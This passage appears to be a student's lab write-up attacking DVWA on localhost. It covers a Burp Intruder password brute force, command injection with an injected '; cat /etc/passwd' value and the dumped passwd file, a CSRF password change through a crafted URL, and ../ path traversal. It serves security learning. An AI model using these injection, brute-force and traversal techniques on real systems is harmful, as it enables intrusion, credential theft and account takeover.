
I then tried a test credential as seen below just to capture the traffic in burpsuite;




This is how the traffic looked like in burpsuite;



I then right clicked on it to send it to the intruder where the brute force attack will be conducted as seen below;



I then added the symbols around the parameter that I want to brute force in this case its the password part indicating that the attack will be focused on that specific value as seen below;



Then I selected the simple list as the payload type to add potential passwords for the brute force attack as seen below;

After

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 4

Request count: 4

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Deduplicate Add Add from list... [Pro version only]

12345
test
password
admin

Enter a new item

starting the attack, I checked for the response length where a successful login usually changes the content length compared to failed attempts as seen below;

Attack Save 3. Intruder attack of http://localhost

3. Intruder attack of http://localhost


Results Positions

Capture filter: Capturing all items

View filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	1			4703	
1	12345	200	2			4703	
2	test	200	1			4703	
3	password	200	1			4741	
4	admin	200	1			4703	

The above shows that “password” is the correct password that was successful so taking it to our login page I was able to login as admin, as it can be seen below;



2.Command Injection

First command injection is when an attacker can run any commands on a remote system and below is a screenshot of how this task looks like;



Then on analyzing the source code, I saw that the input requires an IP address, triggering a ping command via shell_exec as seen below;

Command Injection Source

vulnerabilities/exec/source/low.php


```
<?php
if( isset( $_POST[ 'Submit' ] ) ){
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ){
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
?>
```

Compare All Levels


I tried to input my localhost IP and triggered the ping command to observe the execution process;



The screenshot shows the DVWA interface for the 'Vulnerability: Command Injection' section. On the left is a navigation menu with 'Command Injection' highlighted. The main content area is titled 'Ping a device' and contains an input field for an IP address and a 'Submit' button. Below the input field, the output of a successful ping command to 127.0.0.1 is displayed in red text, showing 4 packets received with 0% packet loss.

Then I modified the command a bit to try view passwords as seen below;

As
seen



The screenshot shows the DVWA interface for the 'Ping a device' section. The input field for the IP address now contains the command '127.0.0.1 ; cat /etc/passwd' and is highlighted with a blue border. The 'Submit' button is visible to the right.

above the semicolon allows me to run multiple commands in a single line to give out output that is sensitive;

Vulnerability: Command Injection

Ping a device

Enter an IP address:

```
PING 127.0.0.1 (127.0.0.1): 56 data bytes
64 bytes from 127.0.0.1: icmp_seq=0 ttl=64 time=0.048 ms
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.089 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.086 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.088 ms
--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max/stddev = 0.048/0.078/0.089/0.000 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,:/nonexistent:/bin/false
```

3.CSRF

The front page for this task just requested to change the password so I tried going to check the source code as seen below;

```
Damn Vulnerable Web Application (DVWA) v1.10 *Development*Source :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox
localhost/vulnerabilities/view_source.php?id=csrf&security=low
90%


CSRF Source
vulnerabilities/csrf/source/low.php

<?php
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $pass_new) : ((trig
        $pass_new = md5( $pass_new );


        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert) or die( '
```

This is how the page looks like;




The code actually uses a GET method and so I tried changing the password to admin and I saw the request was handled using the GET method with parameters included directly in the URL, so I went to craft the URL with parameters and sent it to a victim

Below is how I went to encode the crafted URL using burpsuite;




Now when a victim click on it , their password will be automatically changed as long as they are logged in as seen below;



4.File Inclusion

File inclusion is a vulnerability where an application lets users choose which files to load and if not handled securely, hackers can exploit it to load sensitive files or even run harmful code.

Below is how the landing page for the task looked like;



Then below I went to read the source code to understand what happens, where I saw that there is no sanitization or validation of the \$file variable making to vulnerable to file inclusion attacks;




To try this I used ../../../../ sequence to move up the directory structure so that I can access higher-level directories and even view all the passwords in the system as seen below;




5. File Upload

This is a feature where users can upload something to the server and if not secured it can be very dangerous.

The landing page of the task looked like this below;



